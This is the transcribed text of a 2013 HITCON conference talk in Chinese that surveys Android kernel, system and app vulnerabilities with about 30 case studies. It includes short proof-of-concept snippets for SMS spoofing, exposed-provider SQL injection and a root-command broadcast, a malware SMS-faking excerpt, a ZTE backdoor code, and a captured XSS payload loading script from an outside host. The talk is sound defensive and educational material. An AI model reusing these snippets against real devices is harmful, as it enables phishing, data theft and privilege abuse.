Android平台
安全漏洞回顾

肖梓航（Claud Xiao）

HITCON 2013

关于演讲者

- 肖梓航（Claud Xiao）
<secmobi@gmail.com>


- 安天实验室 高级研究员
- 方向：Android和Windows的反病毒、软件安全
- 看雪、乌云、Insight Labs等社区和组织的成员，xKungFoo、MDCC、ISF等会议的讲师
- http://blog.claudxiao.net
- http://wiki.secmobi.com

关于议题

- Android的内核、系统、框架、应用软件频繁出现安全漏洞……


Android相关漏洞不完整数据


Android漏洞信息库 (374项)	374条漏洞信息；151条到OVAL定义的映射；263条到CWE定义的映射 58条原生漏洞；13条框架层漏洞；14条内核层漏洞 18条Native层漏洞；151条应用层漏洞；13条原生应用层漏洞 138条第三方应用漏洞；167条第三方组件漏洞；11条第三方系统漏洞



来源：http://android.scap.org.cn 2013.07.01


Android漏洞不完整数据





来源：http://www.cvedetails.com/product/19997/Google-Android.html 2013.07.01

Android软件漏洞不完整数据



来源：Claud Xiao统计，不代表乌云观点。2013.07.01

Jiang@NCSU、Luo@PolyU HK、Fahl@Leibniz University of Hannover 等团队在最近两年也发现了大量Android软件漏洞

关于议题

- Android的内核、系统、框架、应用软件出现了许多安全漏洞……
- 回顾这些漏洞，介绍30个经典的案例和4个demo，分析产生问题的原因
- 希望成为进一步工作的基础：漏洞挖掘、漏洞攻击、漏洞检测、安全开发、补丁分发、系统加固、攻击缓解……

系统的权限提升漏洞

通用提权漏洞及其利用代码

- CVE-2009-1185 Exploid
- CVE-2011-1823 Gingerbreak
- CVE-2012-0056 Mempodroid
- CVE-2009-2692 Wunderbar
- CVE-2011-3874 ZergRush
- Zimperlich / Zygote setuid
- CVE-2012-6422 Exynosrageagainstthecage /adb setuidCVE-2011-1149 psneuterLevitatorASHMEM
- ……

案例1：利用adb backup提权

- Android 4.0.4 ICS备份功能与Settings.apk一些缺陷结合的提权漏洞
- 可以获得Google Glass的root权限！
- LG公司OEM的备份功能也出现类似问题，导致40多款手机可以root

设备特有的提权漏洞

- 许多厂商的设备中出现独有的提权漏洞：
  - Samsung
  - Motorola
  - LG
  - ZTE
  - Huawei
  - Sony

产生漏洞的原因包括：

- 重要系统目录或文件的权限配置不当
- 自己添加的系统服务以过高的权限运行
- 定制的硬件驱动存在各类编码漏洞
- 写入文件没有考虑符号链接
-

案例2：ZTE提权“后门”

- CVE-2012-2949 ZTE ZXDSL 831IIV7提权漏洞
- magic code: sync_agent ztex1609523

http://www.symantec.com/connect/blogs/zte-score-privilege-escalation-nutshell

更底层的问题

- bootloader
- CPU/TrustZone

- 使用Qualcomm MSM8960芯片的Motorola bootloader
- 使用 Snapdragon芯片的Samsung Galaxy S4
- ……
- 向Dan Rosenberg致敬

Linux Kernel 1-day

- CVE-2012-0056 Linux的/proc/pid/mem文件被写入导致本地权限提升漏洞
- CVE-2013-2094 Linux性能计数器界限检查不当导致本地权限提升漏洞
- CVE-2013-1773 Linux内核VFAT文件系统实现缓冲区溢出导致本地权限提升漏洞

- 还有许多，比如……

案例3：FirefoxOS提权

- ZTE Open，第一台普通FirefoxOS手机， 2013.07.02发售
- 三天之后被root：http://pof.eslack.org/2013/07/05/zte-open-firefoxos-phone-root-and-first-impressions/
- 高通芯片Android驱动的已知提权漏洞及其利用
  - CVE-2012-4220 (Qualcomm DIAG root)
  - FirefoxOS复用了Android的驱动和NDK

demo 1

- Nexus 4/Android 4.2.2本地root权限获取漏洞
  - 清华大学NISL实验室发现，并授权播放本视频
  - 不提供具体的漏洞编号和可用的提权代码，但上下文信息已经足够重新找到它

系统和框架层的其他漏洞

系统使用的第三方代码经常出现问题

- WebView
- bionic
- Flash Player

有的可以远程利用

- 案例4：CVE-2010-1807 Android 2.0/2.1 Webkit Use-After-Free Remote
  - http://www.exploit-db.com/exploits/15548/
- 案例5：USSD远程擦除漏洞
- 案例6：CrowdStrike @ RSAC 2012 & Black Hat US 2012
  - 利用未公开的WebView漏洞，在Android 2.2和Android 4.0.1上获得设备的remote root shell

有些系统功能安全策略不当

- 案例7：部分应用的密码明文存储
  - 特别地：预装的Email和Browser
- 案例8：用户数据备份功能(adb backup)
- 案例9：WebView的缓存机制

- 将它们结合起来利用……

demo 2

- adb backup + 密码明文存储/缓存

demo 3

- adb backup + WebView cache + OAuth login

系统特性也会导致应用软件的安全问题

- 锁屏功能的实现
- activity劫持

预装软件的漏洞影响很广

- 案例10：SMS Spoofing
- 案例11：HTC手机信息泄露
- 案例12：Samsung Galaxy S2 - S4的大量问题

最近Bluebox发布的漏洞消息

- 案例13：修改APK代码而不影响原始签名
  - ZIP格式中，可以拥有两个相同文件名的central directory records
  - 不同模块对同名文件的解析方法不同，因此会使用不同的data块
- 案例14：AndroidManifest.xml cheating
  - 类似地，对Android’s binary XML格式的解析模型和方法不同

题外话：补丁分发修复

- Duo Security：一半以上的手机存在未修复的系统漏洞（Sep 2012）
- 与Windows相比，Android的系统补丁分发存在大量流程困难和技术性问题
  - refer: An Android Hacker's Journey, CanSecWest 2013

应用软件的漏洞


数据存储问题

- 将社交信息、配置数据等存储在SD卡上
  - 第三方软件可以读写
- 将密码、cookies、session id等直接存储在/data/data下
  - 获得root权限后可以读写 -> 提权漏洞
- 内部文件属性为others可读写
- native代码创建文件的默认属性不当

案例15：外部存储

图片来自：乌云

案例16：内部存储



图片来自：viaForensics

案例17：文件属性

```
# ls -l /data/data/com.skype.merlin_mecha/files/jcaseap
-rw-rw-rw- app_152  app_152    331776 2011-04-13 00:08 main.db
-rw-rw-rw- app_152  app_152    119528 2011-04-13 00:08 main.db-journal
-rw-rw-rw- app_152  app_152     40960 2011-04-11 14:05 keyval.db
-rw-rw-rw- app_152  app_152      3522 2011-04-12 23:39 config.xml
drwxrwxrwx app_152  app_152           2011-04-11 14:05 voicemail
-rw-rw-rw- app_152  app_152         0 2011-04-11 14:05 config.lck
-rw-rw-rw- app_152  app_152     61440 2011-04-13 00:08 bistats.db
drwxrwxrwx app_152  app_152           2011-04-12 21:49 chatsync
-rw-rw-rw- app_152  app_152     12824 2011-04-11 14:05 keyval.db-journal
-rw-rw-rw- app_152  app_152     33344 2011-04-13 00:08 bistats.db-journal
```

图片来自：Zach Lanier

数据传输问题

- 个人数据和密码等通过HTTP明文传输
  - 网络监听，数据泄露
  - 中间人攻击，数据篡改
  - attack vector: open wifi, weak encrypted wifi, wifi phishing ...
  - 本地root后dump网络数据包

案例18：明文传输

- ClientLogin：Google软件登陆协议

SSL通信的问题

- 没有使用证书锁定certification pinning
  - 私有证书，忽略证书错误
  - CA证书，不验证hostname
  - CA证书，不锁定证书（不符合最小特权）
  - attack vector: SSL MITM
  - 对CA本身的攻击事件

案例19：未使用证书锁定

- S. Fahl, M. Harbach, T. Muders, M. Smith, L. Baumgärtner, and B. Freisleben, "**Why eve and mallory love android: an analysis of android SSL (in)security**," presented at the CCS '12: Proceedings of the 2012 ACM conference on Computer and communications security, 2012.

Table 3: Results of the SSL pinning analysis.


App	Installs	SSL Pinning
Amazon MP3	10-50 million	
Chrome	0.5-1 million	
Dolphin Browser HD	10-50 million	
Dropbox	10-50 million	
Ebay	10-50 million	
Expedia Bookings	0.5-1 million	
Facebook Messenger	10-50 million	
Facebook	100-500 million	
Foursquare	5-10 million	
GMail	100-500 million	
Google Play Market	All Phones	
Google+	10-50 million	
Hotmail	5-10 million	
Instagram	5-10 million	
OfficeSuite Pro 6	1-5 million	
PayPal	1-5 million	
Twitter	50-100 million	✓
Voxer Walkie Talkie	10-50 million	✓
Yahoo! Messenger	10-50 million	
Yahoo! Mail	10-50 million	

图片来自：S. Fahl etc

数据和代码验证问题

- 本地存储和网络传输的配置数据被篡改
- 本地存储和网络传输的代码被篡改
  - 用于动态加载执行的DEX、JAR、ELF文件
- 文件格式被构造异常
- 用户输入数据的有效性

案例20：代码动态加载



案例21：数据不可信

图片来自：乌云

图片来自：乌云

服务器端问题

- SQL注入
- XSS进入后台
- OAuth协议使用不当

案例22：SQL注入

图片来自：乌云

案例23：后台系统XSS


```
                </tr>
<tr align="center" bgcolor="#f8f8f8">
<td align="center"><div style="width: 120px">2012-09-30 07:23:04</div></td>
<td align="center"></td>
<td align="center"><div class="advice_cont2" style="width:180px;
overflow:hidden;">\'\&quot;&gt;&lt;script src=http://xsser.me/pIQKKz&gt;&lt;/script&gt;
(ZTE_roamer,2.3.7,320X480,32)</div></td>
<td align="center" class="advice_cont3"><div style="width: 180px; overflow: hidden"><a
href="../ip_recommoned.php?type=andriodxx&keyword=''"><script
src=http://xsser.me/pIQKKz></script>&bDate=2012-08-31&eDate=2012-09-30">'&quot;&gt;&lt;script
src=http://xsser.me/pIQKKz&gt;&lt;/script&gt;</a>
```

图片来自：乌云

认证协议的问题


- 可伪造的凭据
- 基于短信的注册、密码/mTANs发送
- 将编码作为加密
- 弱哈希算法
- 弱密码方案

案例24：可伪造凭据



案例25：短信发送密码

案例26：可逆算法



案例27：弱密码方案

- Google Wallet

组件间通信的问题

- activity, service, receiver之间通过intent显式或隐式调用，provider提供数据存储
- 组件暴露：被第三方调用，获得额外能力或读取数据
- intent被拦截或监听：DoS、钓鱼、读取数据
- provider暴露：读取数据，或写入控制数据

案例28：组件暴露获得额外能力

```
<receiver android:name=".CitBroadcastReceiver">
  <intent-filter>
    <action android:name=
        "android.provider.Telephony.SECRET_CODE" />
    <data android:scheme="android_secret_code"
        android:host="64663" />
    <data android:scheme="android_secret_code"
        android:host="284" />
    <data android:scheme="android_secret_code"
        android:host="6564" />
  </intent-filter>
</receiver>
```

```
if("284".equals(paramIntent.getData().getHost())) {
  m_logFileName =
      CitUtils.getLogFilePath("bugreport");
  // ......
  asyncExecute(new Runnable() {
    public void run() {
      try {
        String str = CitBroadcastReceiver.TAG;
        String[] cmd = new String[3];
        cmd[0] = "bugreport";
        cmd[1] = ">";
        cmd[2] = m_logFileName;
        CitUtils.rootExecProgram(str, cmd, true);
      }
      // ......
    }
  });
}
```

```
Intent intent = new Intent();
intent.setAction("android.provider.Telephony.SECRET
    _CODE");
intent.setData(Uri.parse("android_secret_code://
    284"));
sendBroadcast(intent);
```


案例29：provider暴露

```
public void getChatMsg() {
  String[] projection = {"* from
    im_message_table--"};
  Uri uri = Uri.parse("content://
    com.sina.weibo.blogProvider/query/im");
  Cursor mCursor = getContentResolver().query(uri,
    projection, null, null, null);
  if (null != mCursor && mCursor.getCount() > 0) {
    String msg = "";
    while (mCursor.moveToNext()) {
      msg = mCursor.getString(mCursor.
      getColumnIndex("content"));
    }
  }
}
```

旁路数据泄露

- 多余的logcat代码
- 各种缓存（webview, 键盘……）

案例30：logcat泄露数据



图片来自：乌云

利用漏洞的几个案例

提权的恶意代码

- 非常多……

Smishing

- 2012年11月2日，Xuxian Jiang公布短信构造漏洞
- 2012年11月3日，Thomas Cannon公布PoC代码
- 2012年11月11日，发现利用该漏洞的家族新变种

Smishing Vulnerability in Multiple Android Platforms

www.csc.ncsu.edu/faculty/jiang/smishing.html

Reader

Smishing Vulnerability in Multiple Android Platforms (including Gingerbread, Ice Cream Sandwich, and Jelly Bean)

By Xuxian Jiang, Associate Professor, Department of Computer Science, NC State University

While continuing our efforts on various smartphone-related research projects, we came across a smishing (SMS-Phishing) vulnerability in popular Android platforms. This vulnerability allows a running app on an Android phone to fake arbitrary SMS text messages, which will then be received by phone users. We believe such a vulnerability can be readily exploited to launch various phishing attacks (e.g., [1], [2], and [3]).

One serious aspect of the vulnerability is that it does not require the (exploiting) app to request any permission to launch the attack. (In other words, this can be characterized as a WRITE_SMS capability leak.) Another serious aspect is that the vulnerability appears to be present in multiple Android platforms -- in fact, because the vulnerability is contained in the Android Open Source Project (or AOSP), we suspect it exists in all recent

Display a menu

```
Intent intent = new Intent();
intent.setClassName("com.android.mms",
        "com.android.mms.transaction.SmsReceiverService");
intent.setAction("android.provider.Telephony.SMS_RECEIVED");
intent.putExtra("pdus", new Object[] { pdu });
intent.putExtra("format", "3gpp");
context.startService(intent);
```


图片来自：金山


Services.class

```
if (this.task.equals("delivermsg"))
{
  String str3 = localJSONObject2.getString("content");
  Intent localIntent3 = new Intent();
  localIntent3.setClassName("com.android.mms", "com.android.mms.transaction.SmsReceiverService");
  localIntent3.setAction("android.provider.Telephony.SMS_RECEIVED");
  Object[] arrayOfObject4 = new Object[1];
  arrayOfObject4[0] = Tools.hexStringToBytes(str3);
  localIntent3.putExtra("pdus", arrayOfObject4);
  localIntent3.putExtra("format", "3gpp");
  startService(localIntent3);
  statistic(-400);
  stopSelf();
  return;
}
```


Obada

- 利用系统管理器的枚举漏洞隐藏自身并防止卸载





图片来自：Kaspersky



安全工具

- Android平台超多的安全渗透软件可以用于从网络上针对漏洞和缺陷发起攻击

Ad Network Detector (1.2): http://market.android.com/details?id=com.lookout.addetector
App Backup & Restore (1.0.5): http://market.android.com/details?id=mobi.infolife.appbackup
App Cache Cleaner (1.1.3): http://market.android.com/details?id=mobi.infolife.cache
ARPspoof: https://github.com/robquad/Arpspoof/Arpspoof.apk/qr_code
CACertMan (0.0.2-20110906): http://market.android.com/details?id=info.guardianproject.cacert
CacheMate for Root Users Free (2.4.2): http://market.android.com/details?id=com.aac.cachemate.demo
Carrier IQ Detector (1.1.1): http://market.android.com/details?id=com.lookout.carrieriqdetector
DeuterIDE (0.5): http://market.android.com/details?id=com.didactic.DeuterIDE
Devcheats (1.2): http://market.android.com/details?id=miquelco.devcheats
DroidVPN (1.8.7c): http://market.android.com/details?id=com.aed.droidvpn
Gibberbot (0.0.9-RC4): http://market.android.com/details?id=info.guardianproject.otr.app.im
InfoSec Reference (40): http://market.android.com/details?id=hackers.reference.free
IPv6 and More (2.1): http://market.android.com/details?id=com.tsts.ipv6
IrcDroid (4.0.8): http://market.android.com/details?id=pl.xampear.ircdroid
LUKS Manager (2.4): http://market.android.com/details?id=com.nemesis2.luksmanager
Naked Security (1.4.8.4060): http://market.android.com/details?id=com.conduit.app_a6722ad0d45240419
NoteCipher (0.0.4.1): http://market.android.com/details?id=info.guardianproject.notepadbot
ObscuraCam (2.0-RC2b): http://market.android.com/details?id=org.witness.sscphase1
OpenVPN Settings (0.4.11): http://market.android.com/details?id=de.schaeuffelhut.android.openvpn
Packet Injection (1.2): http://market.android.com/details?id=ot.semba.packetinjection
Pamn IP Scanner (nmap https://play.google.com/store/apps/details?id=com.wjholden.nmap
Pastebin for Android (3.5): http://market.android.com/details?id=com.jmz.pastedroidapp
Prey (0.5): http://market.android.com/details?id=com.prey
USB Device Info (0.0.5): http://market.android.com/details?id=aws.apps.usbDeviceEnumerator
Vpn1Click (2.21): http://market.android.com/details?id=com.vpnoneclick.android
Wifi Analyzer (3.2.232): http://market.android.com/details?id=com.farproc.wifi.analyzer
WiFi Key Recovery (0.0.8): http://market.android.com/details?id=aws.apps.wifiKeyRecovery
WinExploitSMBv2 (1.0): http://market.android.com/details?id=winexploitsmbv2.azelart.fr
AdFree (0.8.44): http://market.android.com/details?id=com.bigtincan.android.adfree

USB Cleaver

- 下载并释放autorun.inf和大量exe文件到SD卡
- 获取PC中缓存的Firefox、IE、Chrome密码和WiFi密码

结语

下一步工作？

- 漏洞挖掘：Mercury, academic works
- 漏洞攻击
- 漏洞检测：Mercury, Belarc
- 安全开发：OWASP, viaForensics
- 补丁分发
- 系统加固：SEAndroid
- 攻击缓解

end & thanks

- Claud Xiao <secmobi@gmail.com>